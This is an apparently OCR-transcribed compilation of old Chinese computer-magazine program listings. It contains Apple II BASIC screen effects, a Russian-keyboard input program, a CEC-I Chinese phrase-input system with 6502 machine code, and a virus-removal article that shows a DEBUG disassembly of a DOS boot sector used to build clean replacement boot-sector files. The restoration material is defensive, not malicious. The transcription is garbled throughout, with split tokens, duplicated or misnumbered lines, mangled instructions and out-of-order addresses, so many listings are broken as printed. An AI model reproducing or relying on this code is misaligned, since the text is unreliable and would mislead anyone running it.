330 HCOLOR= 3: FOR I = 0 TO 140: HPLOT I,0 TO I,1
90: HPLOT 279 - I,0 TO 279 - I,190: NEXT : HCOLOR=
0
340 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

350 FOR I = 1 TO 500: NEXT
360 HCOLOR= 3: FOR I = 0 TO 95
370 HPLOT 0,95 - I TO 279,95 - I: HPLOT 0,95 + I
TO 279,95 + I: NEXT
380 HCOLOR= 0
390 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN
400 FOR I = 1 TO 500: NEXT
410 HCOLOR= 3: FOR I = 0 TO 95
420 HPLOT 0,I TO 279,I: HPLOT 0,190 - I TO 279,19
0 - I: NEXT
430 HCOLOR= 0
440 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

450 HCOLOR= 3: FOR I = 0 TO 140: HPLOT I,I TO 279
- I,I TO 279 - I,190 - I TO I,190 - I TO I,I: NEX
T : HCOLOR= 0
460 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

470 HCOLOR= 3: FOR I = 140 TO 0 STEP - 1: HPLOT
I,I TO 279 - I,I TO 279 - I,190 - I TO I,190 - I T
O I,I: NEXT : HCOLOR= 0
480 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

490 HCOLOR= 3: FOR I = 0 TO 32
500 FOR J = 0 TO 160 STEP 32
510 IF J = 160 THEN J = J - 1
520 HPLOT 0,I + J TO 279,I + J
530 NEXT J: NEXT I
540 HCOLOR= 0
550 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

560 HCOLOR= 3: FOR I = 0 TO 35
570 FOR J = 0 TO 245 STEP 35
580 IF J = 245 THEN J = J - 1
590 HPLOT I + J,0 TO I + J,191
600 NEXT J: NEXT I
610 HCOLOR= 0
620 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN
```

```
630 HCOLOR= 3: FOR I = 0 TO 191
640 HPLOT 0,I TO 140,I
650 HPLOT 141,191 - I TO 279,191 - I
660 NEXT I: HCOLOR= 0
670 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

680 HCOLOR= 3: FOR I = 0 TO 95
690 HPLOT 0,I TO 140,I
700 HPLOT 141,191 - I TO 279,191 - I
710 NEXT I
720 FOR I = 0 TO 95
730 HPLOT 0,191 - I TO 141,191 - I
740 HPLOT 141,I TO 279,I
750 NEXT I: HCOLOR= 0
760 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

770 HCOLOR= 3: FOR I = 0 TO 17
780 FOR J = 0 TO 245 STEP 35
790 IF J = 245 THEN J = J - 1
800 HPLOT I + J,0 TO I + J,191
810 NEXT J: NEXT I
820 FOR I = 0 TO 16
830 FOR J = 0 TO 160 STEP 32
840 IF J = 160 THEN J = J - 1
850 HPLOT 0,I + J TO 279,I + J
860 NEXT J: NEXT I
870 HCOLOR= 0
880 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

890 HCOLOR= 3: FOR I = 0 TO 35
900 FOR J = 0 TO 255 STEP 35
910 IF J > 244 THEN J = 244
920 HPLOT I + J,0 TO I + J,191
930 HPLOT I + J,0 TO I + J,191
940 HCOLOR= 0:K = J - INT (J / 35) * 3
950 IF K > = 160 THEN K = 159
960 IF I > 32 AND K > = 159 THEN 980
970 HPLOT 0,I + K TO 279,I + K
980 HCOLOR= 3
990 NEXT J: NEXT I
```

```

1000 H PLOT 0,0 TO 0,191 TO 279,191
1010 FOR I = 1 TO 5500: NEXT : TEXT : HOME : RETU
RN
1020 HCOLOR= 0: FOR I = 0 TO 35
1030 FOR J = 0 TO 245 STEP 35
1040 IF J = 245 THEN J = J - 1
1050 H PLOT I + J,0 TO I + J,191
1060 NEXT J: NEXT I
1070 HCOLOR= 0
1080 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETUR
N
1090 HCOLOR= 0: FOR I = 35 TO 0 STEP - 1
1100 FOR J = 245 TO 0 STEP - 35
1110 IF J = 245 THEN J = J - 1
1120 H PLOT I + J,0 TO I + J,191
1130 NEXT J: NEXT I
1140 HCOLOR= 0
1150 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETUR
N
1160 K$ = "2000<4000.5FFFM N D823G"
1170 FOR I = 1 TO LEN (K$): POKE 511 + I, ASC (
MID$ (K$,I,1)) + 128: NEXT I: POKE 72,0
1180 RETURN

```



<<通过英文键盘处理俄文文字>> 22期 三版

```
10 DIM W$(2000),N(2000),S$(120),C$(120)
20 INPUT "filename: ";ZH$
30 Z$=CHR$(167)
40 INPUT "How many russian letters in each line? ";CO
50 CLS
60 FOR C=1 TO CO*2:PRINT "-";:NEXT C:PRINT "-"
70 S$=INKEY$: IF S$="" THEN 70
80 IF S$="@" THEN GOTO 170
90 IF S$="*" GOTO 390
100 IF S$=CHR$(13) THEN PRINT "":GOTO 120
110 GOSUB 550 :PRINT C$;: GOTO 70
120 N=N+1
130 W$(N)=W$
140 W$=""
150 GOTO 60
160 PRINT ""
170 INPUT "Do you want to have a check? Y/N?";A$
180 IF A$="Y" OR A$="y" THEN GOTO 200
190 GOTO 260
200 MM=MM+1
210 IF MM>N THEN GOTO 260
220 PRINT MM;". ";W$(MM)
230 IF MM/5=INT(MM/5) THEN INPUT "Press any key to continue!"
240 GOTO 200 ;CON$
250 PRINT ""
260 INPUT "Do you want to correct any mistakes? Y/N?";A$
270 IF A$<>"Y" GOTO 1280
280 INPUT "The wrong line number is--->";X
290 PRINT "The correct line should be--->"
300 S$=INKEY$:IF S$="" THEN GOTO 300
310 IF S$="*" GOTO 390
320 IF S$=CHR$(13) THEN GOTO 340
330 GOSUB 550 :PRINT C$;: GOTO 300
340 W$(X)=W$
350 W$=" "+" "
360 PRINT "":INPUT "Any other corrections?";A$
370 IF A$="Y" OR A$="y" THEN GOTO 280
380 GOTO 1280
390 X=N+1
400 W$=""
410 S$=INKEY$:IF S$="" THEN GOTO 410
420 IF S$=CHR$(13) THEN GOTO 440
430 GOSUB 550 :PRINT C$;: GOTO 70
440 W$(X)=W$
450 PRINT W$(X)
460 W$=" "+" "
470 GOTO 60
```

```
480 PRINT " "
490 OPEN ZH$ FOR OUTPUT AS #1
500 FOR M=1 TO N
510 PRINT #1, W$(M)
520 NEXT M
530 CLOSE
540 END
550 C$=S$
560 IF C$="a" THEN C$=Z$+CHR$(209):GOTO 1260
570 IF C$=" " THEN C$=" ":GOTO 1260
580 IF C$="b" THEN C$=Z$+CHR$(210):GOTO 1260
590 IF C$="c" THEN C$=Z$+CHR$(232):GOTO 1260
600 IF C$="d" THEN C$=Z$+CHR$(213):GOTO 1260
610 IF C$="e" THEN C$=Z$+CHR$(214):GOTO 1260
620 IF C$="f" THEN C$=Z$+CHR$(230):GOTO 1260
630 IF C$="g" THEN C$=Z$+CHR$(212):GOTO 1260
640 IF C$="h" THEN C$=Z$+CHR$(233):GOTO 1260
650 IF C$="i" THEN C$=Z$+CHR$(218):GOTO 1260
660 IF C$="j" THEN C$=Z$+CHR$(216):GOTO 1260
670 IF C$="k" THEN C$=Z$+CHR$(220):GOTO 1260
680 IF C$="m" THEN C$=Z$+CHR$(222):GOTO 1260
690 IF C$="s" THEN C$=Z$+CHR$(227):GOTO 1260
700 IF C$="v" THEN C$=Z$+CHR$(211):GOTO 1260
710 IF C$="z" THEN C$=Z$+CHR$(217):GOTO 1260
720 IF C$="\' THEN C$=Z$+CHR$(238):GOTO 1260
730 IF C$="~" THEN C$=Z$+CHR$(190):GOTO 1260
740 IF C$="y" THEN C$=Z$+CHR$(229):GOTO 1260
750 IF C$="<" THEN C$=Z$+CHR$(240):GOTO 1260
760 IF C$="l" THEN C$=Z$+CHR$(221):GOTO 1260
770 IF C$="n" THEN C$=Z$+CHR$(223):GOTO 1260
780 IF C$="o" THEN C$=Z$+CHR$(224):GOTO 1260
790 IF C$="p" THEN C$=Z$+CHR$(225):GOTO 1260
800 IF C$="r" THEN C$=Z$+CHR$(226):GOTO 1260
810 IF C$="t" THEN C$=Z$+CHR$(228):GOTO 1260
820 IF C$="u" THEN C$=Z$+CHR$(241):GOTO 1260
830 IF C$="A" THEN C$=Z$+CHR$(161):GOTO 1260
840 IF C$="B" THEN C$=Z$+CHR$(162):GOTO 1260
850 IF C$="C" THEN C$=Z$+CHR$(184):GOTO 1260
860 IF C$="D" THEN C$=Z$+CHR$(165):GOTO 1260
870 IF C$="E" THEN C$=Z$+CHR$(166):GOTO 1260
880 IF C$="F" THEN C$=Z$+CHR$(183):GOTO 1260
890 IF C$="G" THEN C$=Z$+CHR$(164):GOTO 1260
900 IF C$="H" THEN C$=Z$+CHR$(185):GOTO 1260
910 IF C$="J" THEN C$=Z$+CHR$(168):GOTO 1260
920 IF C$="K" THEN C$=Z$+CHR$(172):GOTO 1260
```

```
930 IF C$="M" THEN C$=Z$+CHR$(174):GOTO 1260
940 IF C$="S" THEN C$=Z$+CHR$(179):GOTO 1260
950 IF C$="V" THEN C$=Z$+CHR$(163):GOTO 1260
960 IF C$="Z" THEN C$=Z$+CHR$(169):GOTO 1260
970 IF C$="`" THEN C$=Z$+CHR$(190):GOTO 1260
980 IF C$="Y" THEN C$=Z$+CHR$(181):GOTO 1260
990 IF C$=">" THEN C$=Z$+CHR$(192):GOTO 1260
1000 IF C$="I" THEN C$=Z$+CHR$(170):GOTO 1260
1010 IF C$="L" THEN C$=Z$+CHR$(173):GOTO 1260
1020 IF C$="N" THEN C$=Z$+CHR$(175):GOTO 1260
1030 IF C$="O" THEN C$=Z$+CHR$(176):GOTO 1260
1040 IF C$="P" THEN C$=Z$+CHR$(177):GOTO 1260
1050 IF C$="R" THEN C$=Z$+CHR$(178):GOTO 1260
1060 IF C$="T" THEN C$=Z$+CHR$(180):GOTO 1260
1070 IF C$="U" THEN C$=Z$+CHR$(193):GOTO 1260
1080 IF C$="Y" THEN C$=Z$+CHR$(181):GOTO 1260
1090 IF C$=")" THEN C$=Z$+CHR$(189):GOTO 1260
1100 IF C$="P" THEN C$=Z$+CHR$(177):GOTO 1260
1110 IF C$=">" THEN C$=Z$+CHR$(192):GOTO 1260
1120 IF C$=")" THEN C$=Z$+CHR$(189):GOTO 1260
1130 IF C$="(" THEN C$=Z$+CHR$(191):GOTO 1260
1140 IF C$="X" THEN C$=Z$+CHR$(182):GOTO 1260
1150 IF C$="H" THEN C$=Z$+CHR$(215):GOTO 1260
1160 IF C$="I" THEN C$=Z$+CHR$(219):GOTO 1260
1170 IF C$="&" THEN C$=Z$+CHR$(188):GOTO 1260
1180 IF C$="Q" THEN C$=Z$+CHR$(187):GOTO 1260
1190 IF C$="W" THEN C$=Z$+CHR$(186):GOTO 1260
1200 IF C$="%" THEN C$=Z$+CHR$(236):GOTO 1260
1210 IF C$="x" THEN C$=Z$+CHR$(231):GOTO 1260
1220 IF C$="q" THEN C$=Z$+CHR$(235):GOTO 1260
1230 IF C$="w" THEN C$=Z$+CHR$(234):GOTO 1260
1240 IF C$="[" THEN C$=Z$+CHR$(239):GOTO 1260
1250 IF C$="]" THEN C$=Z$+CHR$(237)
1260 W$=W$+C$
1270 RETURN
1280 INPUT "Do you want to delete any line? Y/N?";ANS
1290 IF AN$="y" OR AN$="Y" GOTO 1310
1300 GOTO 490
1310 INPUT "the number of line to delete-->";X
1320 IF X>N THEN GOTO 1360
1330 PRINT W$(X);"<----";W$(X+1)
1340 W$(X)=W$(X+1)
1350 X=X+1:GOTO 1320
1360 INPUT "any more deletion? Y?N?";ANS
1370 IF AN$="Y" OR AN$="y" THEN GOTO 1310
1380 GOTO 490
```



本程序里英文键盘的俄文字母键位表

| 原键  | 现为 | 原键  | 现为 | 原键   | 现为 | 原键  | 现为 |
|-----|----|-----|----|------|----|-----|----|
| (A) | А  | (B) | Б  | (V)  | В  | (G) | Г  |
| (D) | Д  | (E) | Е  |      | Ё  | (J) | Ж  |
| (Z) | З  | (I) | И  |      | Й  | (K) | К  |
| (L) | Л  | (M) | М  | (N)  | Н  | (O) | О  |
| (P) | П  | (R) | Р  | (S)  | С  | (T) | Т  |
| (Y) | У  | (F) | Ф  | (X)  | Х  | (C) | Ц  |
| (H) | Ч  | (W) | Ш  | (Q)  | Щ  | (*) | Ъ  |
| (,) | Ы  | (`) | Ь  | (()) | Э  | (>) | Ю  |
| (U) | Я  |     |    |      |    |     |    |
| A   | а  | B   | б  | V    | в  | G   | г  |
| D   | д  | E   | е  | (#)  | ё  | J   | ж  |
| Z   | з  | I   | и  | (i)  | й  | K   | к  |
| L   | л  | M   | м  | N    | н  | O   | о  |
| P   | п  | R   | р  | S    | с  | T   | т  |
| Y   | у  | F   | ф  | X    | х  | C   | ц  |
| H   | ч  | W   | ш  | Q    | щ  | (*) | ъ  |
| (,) | ы  | `   | ь  | [    | э  | (<) | ю  |
| U   | я  |     |    |      |    |     |    |

注：有( )的表示须同时按下↑(Shift)键

## &lt;&lt;CEC-I汉字词组输入系统&gt;&gt; 30期 四版

## 程序一

```

1 REM CZ.CREATE-TABLE
10 D$ = CHR$(4):TAB = 24848
20 M = 100: DIM C$(M):Z$(M)
30 PRINT D$:"PR#3":PRINT
40 PRINT CHR$(12)
50 PRINT :PRINT " 请选择:";PRINT
60 HTAB 9:PRINT "(1) 生成新词组表"
70 HTAB 9:PRINT "(2) 添加旧词组表"
80 HTAB 9:PRINT "(3) 退出"
90 PRINT
100 GET T$: IF T$ < "1" OR T$ > "3" THEN 100
110 ON VAL (T$) GOTO 120,150,200
120 INPUT " 请输入新文件名:";F$
120 P = TAB:GOTO 250
150 INPUT " 请输入旧文件名:";F1$
160 PRINT :PRINT D$:"BLOAD ";F$;"A";TAB
170 P = TAB + PEEK (43616) + 256 * PEEK (43617) - 1:GOTO 250
200 PRINT CHR$(12):VTAB 4:HTAB 10:PRINT "再 见!":END
250 PRINT CHR$(12):PRINT "请输入词组代码(字母串)和词组:"
260 N = 0
270 N = N + 1:PRINT :INPUT "词组代码:";C$(N):IF C$(N) = "-1" THEN N = N - 1:GOTO 290
280 INPUT "词 组:";Z$(N):GOTO 270
290 PRINT :PRINT :INPUT "要修改吗(Y/N)?";T$:IF T$ = "N" THEN 400
300 IF T$ < "Y" THEN 290
310 PRINT :FOR I = 1 TO N
320 PRINT I;"-- ";C$(I);" . ";Z$(I);":;INPUT T$,T1$:IF T$ < "Y" THEN C$(I) = T$
325 IF T1$ < > "" THEN Z$(I) = T1$
330 NEXT I
340 Z = FRE (0):GOTO 290
400 PRINT CHR$(12):VTAB 3:PRINT " 正在生成词组表,请稍候."
500 REM PUTCODE&CZ
510 FOR I = 1 TO N
520 LC = LEN (C$(I))
530 FOR J = 1 TO LC
540 POKE P,ASC (MID$(C$(I),J,1)):P = P + 1
550 NEXT J
560 POKE P,255:P = P + 1
570 LZ = LEN (Z$(I))
580 FOR J = 1 TO LZ STEP 3
590 POKE P,ASC (MID$(Z$(I),J,1)):P = P + 1
600 POKE P + 1,ASC (MID$(Z$(I),J + 2,1))
610 P = P + 2
620 NEXT J
630 POKE P,0:P = P + 1
640 NEXT I
650 POKE P,0:P = P + 1
660 PRINT :PRINT D$:"BSAVE ";F$;"A";TAB;"L";P - TAB
670 GOTO 40

```

## 程序二

```

JLIST
1 REM CZ.HELLO
10 D$ = CHR$(4):B$ = CHR$(13) + D$ + "BLOAD ";PRO = 2457
6:TAB = 24848
20 PRINT D$:"PR#3":PRINT :PRINT CHR$(12)
30 PRINT :INPUT " 请输入词组库名:";F$
40 PRINT B$;F$;"A";TAB
50 PRINT B$:"CZ.OBJ0"
60 PRINT :PRINT " 现在,通过按 F4 或 F5 键即可进入词组输入状态."
70 CALL PRO
90 NEW

```

## 程序三

```

JCALL-151
*6000.610A
6000- A9 15 8D 91 03 A9 60 8D
6008- 92 03 A9 31 8D 8F 03 A9
6010- 60 8D 90 03 60 A9 29 85
6018- FB A9 60 85 FC 20 6E C3
6020- 20 AB C3 A9 00 8D 99 03
6028- 60 7F B4 CA 7F D7 E9 3A
6030- 20 C9 88 D0 16 CE 99 03
6038- 30 06 20 77 C3 4C F8 60
6040- A9 00 8D 99 03 20 FE 60
6048- 4C F8 60 AD 10 C0 AD 00
6050- 00 C9 20 F0 1D C9 41 10
6058- 03 4C FA 60 C9 5B 30 03
6060- 4C FA 60 AE 99 03 9D 9A
6068- 03 EE 99 03 20 77 C3 4C
6070- F8 60 AE 99 03 D0 03 4C
6078- F8 60 A9 10 85 0A A9 61
6080- 85 0E A0 00 21 0A F0 63
6088- C9 FF F0 14 D9 9A 03 D0
6090- 0F CE CC 99 03 30 ED B1
6098- 0A C9 FF D0 03 4C E8 60
60A0- 08 B1 0A D0 FB C8 84 0C
60A8- 18 A5 0A 65 0C 85 0A A5
60B0- 0B 69 00 85 0B 4C 82 60
60B8- 08 AE FE 02 B1 0A F0 20
60C0- 48 A9 7F 9D 00 02 E8 20
60C8- 2B C3 68 9D 00 02 E8 20
60D0- 2B C3 68 B1 0A 9D 00 02
60D8- E8 20 2B C3 C8 4C BC 60
60E0- 8E FE 02 A9 00 8D 99 03
60E8- 4C F8 60 A9 07 20 2B C3
60F0- A9 00 8D 99 03 20 77 C3
60F8- A9 00 20 AB C3 60 20 9B
6100- C3 CE FE 02 A9 08 20 2B
6108- C3 60 00

```

<<谈计算机的解毒与预防措施>> 33期 二版

都是在 FDBT36.DAT 上修改

```

-n c:\*123*fdbt36.dat
-l
-u 100 15f
3BD2:0100 EB3E      JMP      0140
3BD2:0102 90        NOP
3BD2:0103 46        INC      SI
3BD2:0104 41        INC      CX
3BD2:0105 4E        DEC      SI
3BD2:0106 20444F    AND     [SI+4F], AL
3BD2:0109 55        PUSH    BP
3BD2:010A 2000      AND     [BX+SI], AL
3BD2:010C 0202      ADD     AL, [BP+SI]
3BD2:010E 0100      ADD     [BX+SI], AX
3BD2:0110 027000    ADD     DH, [BX+SI+00]
3BD2:0113 D002      ROL     BYTE PTR [BP+SI], 1
3BD2:0115 FD        STD
3BD2:0116 0200      ADD     AL, [BX+SI]
3BD2:0118 0900      OR     [BX+SI], AX
3BD2:011A 0200      ADD     AL, [BX+SI]
3BD2:011C 0000      ADD     [BX+SI], AL
3BD2:011E 0000      ADD     [BX+SI], AL
3BD2:0120 0000      ADD     [BX+SI], AL
3BD2:0122 0000      ADD     [BX+SI], AL
3BD2:0124 0F        POP     CS
3BD2:0125 0000      ADD     [BX+SI], AL
3BD2:0127 0000      ADD     [BX+SI], AL
3BD2:0129 0100      ADD     [BX+SI], AX
3BD2:012B 0000      ADD     [BX+SI], AL
3BD2:012D 0000      ADD     [BX+SI], AL
3BD2:012F 0000      ADD     [BX+SI], AL
3BD2:0131 00060001  ADD     [0100], AL
3BD2:0135 040C      ADD     AL, 0C
3BD2:0137 0000      ADD     [BX+SI], AL
3BD2:0139 0000      ADD     [BX+SI], AL
3BD2:013B 0000      ADD     [BX+SI], AL
3BD2:013D 0000      ADD     [BX+SI], AL
3BD2:013F 00FA      ADD     DL, BH
3BD2:0141 FC        CLD
3BD2:0142 33C0      XOR     AX, AX
3BD2:0144 8ED0      MOV     SS, AX
3BD2:0146 BC007C    MOV     SP, 7C00
3BD2:0149 36        SS:
3BD2:014A C5367800  LDS     SI, [0078]
3BD2:014E 1E        PUSH   DS
3BD2:014F 56        PUSH   SI
3BD2:0150 8EC0      MOV     ES, AX
3BD2:0152 8D3E207C  LEA    DI, [7C20]
3BD2:0156 B90B00      MOV     CX, 000B
3BD2:0159 AC        LODSB
3BD2:015A 26        ES:
3BD2:015B 903D00    CMP
3BD2:015E 7403      JZ     0163
    
```

对于 FDBT32.DAT  
 0113 改为 8002  
 0115 改为 FF  
 0116 改为 0100  
 0118 改为 0800  
 0131 改为 00040001  
 0135 改为 030A

对于 FDBT18.DAT  
 0100 改为 0201  
 0110 改为 024000  
 0113 改为 6801  
 0115 改为 FC  
 011A 改为 0100  
 0131 改为 00060100  
 0135 改为 0109

对于 FDBT16.DAT  
 010C 改为 0201  
 0110 改为 024000  
 0113 改为 4001  
 0115 改为 FE  
 0116 改为 0100  
 0118 改为 0800  
 011A 改为 0100  
 0131 改为 00040000  
 0135 改为 0807

当这些程序在 DEBUG 载入后

```

执行 R BX ↙
      0000: 010C ↙
      R CX
      0000: 0200 ↙
      n + 文件名 ↙
      W ↙
    
```

即可形成 4 个 DAT 文件  
 它们与主程序一起便可进行各种清除。



-u 160 1df

|                        |                           |
|------------------------|---------------------------|
| 3BD2:0160 26           | ES:                       |
| 3BD2:0161 8A05         | MOV AL, [DI]              |
| 3BD2:0163 AA           | STOSB                     |
| 3BD2:0164 E2F3         | LOOP 0159                 |
| 3BD2:0166 33C0         | XOR AX, AX                |
| 3BD2:0168 8ED8         | MOV DS, AX                |
| 3BD2:016A A37A00       | MOV [007A], AX            |
| 3BD2:016D C7067800207C | MOV WORD PTR [0078], 7C20 |
| 3BD2:0173 FB           | STI                       |
| 3BD2:0174 CD13         | INT 13                    |
| 3BD2:0176 7303         | JNB 017B                  |
| 3BD2:0178 E9B400       | JMP 022F                  |
| 3BD2:017B 8A2E307C     | MOV CH, [7C30]            |
| 3BD2:017F 8A0E327C     | MOV CL, [7C32]            |
| 3BD2:0183 8A36317C     | MOV DH, [7C31]            |
| 3BD2:0187 B200         | MOV DL, 00                |
| 3BD2:0189 BB0005       | MOV BX, 0500              |
| 3BD2:018C B80102       | MOV AX, 0201              |
| 3BD2:018F CD13         | INT 13                    |
| 3BD2:0191 72E5         | JB 0178                   |
| 3BD2:0193 8D35627D     | LEA SI, [7D62]            |
| 3BD2:0197 8BFB         | MOV DI, BX                |
| 3BD2:0199 B90B00       | MOV CX, 000B              |
| 3BD2:019C F3           | REPZ                      |
| 3BD2:019D A6           | CMP SB                    |
| 3BD2:019E 750D         | JNZ 01AD                  |
| 3BD2:01A0 BF2005       | MOV DI, 0520              |
| 3BD2:01A3 B90B00       | MOV CX, 000B              |
| 3BD2:01A6 F3           | REPZ                      |
| 3BD2:01A7 A6           | CMP SB                    |
| 3BD2:01A8 741A         | JZ 01C4                   |
| 3BD2:01AA E98900       | JMP 0236                  |
| 3BD2:01AD 8D36787D     | LEA SI, [7D78]            |
| 3BD2:01B1 8BFB         | MOV DI, BX                |
| 3BD2:01B3 B90B00       | MOV CX, 000B              |
| 3BD2:01B6 F3           | REPZ                      |
| 3BD2:01B7 A6           | CMP SB                    |
| 3BD2:01B8 757C         | JNZ 0236                  |
| 3BD2:01BA BF2005       | MOV DI, 0520              |
| 3BD2:01BD B90B00       | MOV CX, 000B              |
| 3BD2:01C0 F3           | REPZ                      |
| 3BD2:01C1 A6           | CMP SB                    |
| 3BD2:01C2 7572         | JNZ 0236                  |
| 3BD2:01C4 33D2         | XOR DX, DX                |
| 3BD2:01C6 A11C05       | MOV AX, [051C]            |
| 3BD2:01C9 F7360B7C     | DIV WORD PTR [7C0B]       |
| 3BD2:01CD FEC0         | INC AL                    |
| 3BD2:01CF A2387C       | MOV [7C38], AL            |
| 3BD2:01D2 BB0007       | MOV BX, 0700              |
| 3BD2:01D5 8A2E337C     | MOV CH, [7C33]            |
| 3BD2:01D9 8A0E357C     | MOV CL, [7C35]            |
| 3BD2:01DD 8A36347C     | MOV DH, [7C34]            |

```

-u 1e1 25f
3BD2:01E1 B200      MOV     DL, 00
3BD2:01E3 A1187C      MOV     AX, [7C18]
3BD2:01E6 2AC1      SUB     AL, CL
3BD2:01E8 FEC0      INC     AL
3BD2:01EA 50        PUSH    AX
3BD2:01EB B402      MOV     AH, 02
3BD2:01ED CD13      INT     13
3BD2:01EF 58        POP     AX
3BD2:01F0 723D      JB     022F
3BD2:01F2 2806387C  SUB     [7C38], AL
3BD2:01F6 761A      JBE    0212
3BD2:01F8 B400      MOV     AH, 00
3BD2:01FA 52        PUSH    DX
3BD2:01FB F7260B7C  MUL    WORD PTR [7C0B]
3BD2:01FF 5A        POP     DX
3BD2:0200 03D8      ADD     BX, AX
3BD2:0202 B101      MOV     CL, 01
3BD2:0204 FEC6      INC     DH
3BD2:0206 3A361A7C  CMP    DH, [7C1A]
3BD2:020A 72D7      JB     01E3
3BD2:020C FEC5      INC     CH
3BD2:020E B600      MOV     DH, 00
3BD2:0210 EBD1      JMP     01E3
3BD2:0212 CD11      INT     11
3BD2:0214 D0C0      ROL    AL, 1
3BD2:0216 D0C0      ROL    AL, 1
3BD2:0218 250300  AND    AX, 0003
3BD2:021B 7501      JNZ    021E
3BD2:021D 40        INC    AX
3BD2:021E 40        INC    AX
3BD2:021F 8BC8      MOV     CX, AX
3BD2:0221 B80000      MOV     AX, 0000
3BD2:0224 B200      MOV     DL, 00
3BD2:0226 8B1E367C  MOV     BX, [7C36]
3BD2:022A EA00007000  JMP     0070:0000
3BD2:022F 8D368E7D  LEA    SI, [7D8E]
3BD2:0233 EB05      JMP     023A
3BD2:0235 90        NOP
3BD2:0236 8D36A27D  LEA    SI, [7DA2]
3BD2:023A AC        LODSB
3BD2:023B 0AC0      OR     AL, AL
3BD2:023D 7409      JZ     0248
3BD2:023F BB0700      MOV     BX, 0007
3BD2:0242 B40E      MOV     AH, 0E
3BD2:0244 CD10      INT     10
3BD2:0246 EBF2      JMP     023A
3BD2:0248 8D1EC27D  LEA    BX, [7DC2]
3BD2:024C 3BF3      CMP    SI, BX
3BD2:024E 7704      JA     0254
3BD2:0250 8BF3      MOV     SI, BX
3BD2:0252 EBE6      JMP     023A
3BD2:0254 32E4      XOR    AH, AH
3BD2:0256 CD16      INT     16
3BD2:0258 8F067800  POP    [0078]
3BD2:025C 8F067A00  POP    [007A]

```

```

-u 260 2aa
3BD2:0260 CD19      INT     19
3BD2:0262 49       DEC     CX
3BD2:0263 42       INC     DX
3BD2:0264 4D       DEC     BP
3BD2:0265 42       INC     DX
3BD2:0266 49       DEC     CX
3BD2:0267 4F       DEC     DI
3BD2:0268 2020     AND     [BX+SI],AH
3BD2:026A 43       INC     BX
3BD2:026B 4F       DEC     DI
3BD2:026C 4D       DEC     BP
3BD2:026D 49       DEC     CX
3BD2:026E 42       INC     DX
3BD2:026F 4D       DEC     BP
3BD2:0270 44       INC     SP
3BD2:0271 4F       DEC     DI
3BD2:0272 53       PUSH   BX
3BD2:0273 2020     AND     [BX+SI],AH
3BD2:0275 43       INC     BX
3BD2:0276 4F       DEC     DI
3BD2:0277 4D       DEC     BP
3BD2:0278 49       DEC     CX
3BD2:0279 4F       DEC     DI
3BD2:027A 2020     AND     [BX+SI],AH
3BD2:027C 2020     AND     [BX+SI],AH
3BD2:027E 2020     AND     [BX+SI],AH
3BD2:0280 53       PUSH   BX
3BD2:0281 59       POP    CX
3BD2:0282 53       PUSH   BX
3BD2:0283 4D       DEC     BP
3BD2:0284 53       PUSH   BX
3BD2:0285 44       INC     SP
3BD2:0286 4F       DEC     DI
3BD2:0287 53       PUSH   BX
3BD2:0288 2020     AND     [BX+SI],AH
3BD2:028A 205359     AND     [BP+DI+59],DL
3BD2:028D 53       PUSH   BX
3BD2:028E 0A0D     OR     CL,[DI]
3BD2:0280 44       INC     SP
3BD2:0291 69       DB     69
3BD2:0292 736B     JNB    02FF
3BD2:0294 20426F     AND     [BP+SI+6F],AL
3BD2:0297 6F       DB     6F
3BD2:0298 7420     JZ     02BA
3BD2:029A 46       INC     SI
3BD2:029B 61       DB     61
3BD2:029C 69       DB     69
3BD2:029D 6C       DB     6C
3BD2:029E 7572     JNZ    0312
3BD2:02A0 65       DB     65
3BD2:02A1 000A     ADD    [BP+SI],CL
3BD2:02A3 0D4E6F     OR     AX,6F4E
3BD2:02A6 6E       DB     6E
3BD2:02A7 2D5379     SUB    AX,7953
3BD2:02AA 7374     JNB    0320
    
```



-u 2ac 2ff

|           |        |       |                |
|-----------|--------|-------|----------------|
| 3BD2:02AC | 65     | DB    | 65             |
| 3BD2:02AD | 6D     | DB    | 6D             |
| 3BD2:02AE | 206469 | AND   | [SI+69], AH    |
| 3BD2:02B1 | 736B   | JNB   | 031E           |
| 3BD2:02B3 | 206F72 | AND   | [BX+72], CH    |
| 3BD2:02B6 | 206469 | AND   | [SI+69], AH    |
| 3BD2:02B9 | 736B   | JNB   | 0326           |
| 3BD2:02BB | 206572 | AND   | [DI+72], AH    |
| 3BD2:02BE | 726F   | JB    | 032F           |
| 3BD2:02C0 | 7200   | JB    | 02C2           |
| 3BD2:02C2 | 0A0D   | OR    | CL, [DI]       |
| 3BD2:02C4 | 52     | PUSH  | DX             |
| 3BD2:02C5 | 65     | DB    | 65             |
| 3BD2:02C6 | 706C   | JO    | 0334           |
| 3BD2:02C8 | 61     | DB    | 61             |
| 3BD2:02C9 | 63     | DB    | 63             |
| 3BD2:02CA | 65     | DB    | 65             |
| 3BD2:02CB | 20616E | AND   | [BX+DI+6E], AH |
| 3BD2:02CE | 64     | DB    | 64             |
| 3BD2:02CF | 207072 | AND   | [BX+SI+72], DH |
| 3BD2:02D2 | 65     | DB    | 65             |
| 3BD2:02D3 | 7373   | JNB   | 0348           |
| 3BD2:02D5 | 20616E | AND   | [BX+DI+6E], AH |
| 3BD2:02D8 | 7920   | JNS   | 02FA           |
| 3BD2:02DA | 6B     | DB    | 6B             |
| 3BD2:02DB | 65     | DB    | 65             |
| 3BD2:02DC | 7920   | JNS   | 02FE           |
| 3BD2:02DE | 7768   | JA    | 0348           |
| 3BD2:02E0 | 65     | DB    | 65             |
| 3BD2:02E1 | 6E     | DB    | 6E             |
| 3BD2:02E2 | 207265 | AND   | [BP+SI+65], DH |
| 3BD2:02E5 | 61     | DB    | 61             |
| 3BD2:02E6 | 64     | DB    | 64             |
| 3BD2:02E7 | 790A   | JNS   | 02F3           |
| 3BD2:02E9 | 0D0000 | OR    | AX, 0000       |
| 3BD2:02EC | 0000   | ADD   | [BX+SI], AL    |
| 3BD2:02EE | 0000   | ADD   | [BX+SI], AL    |
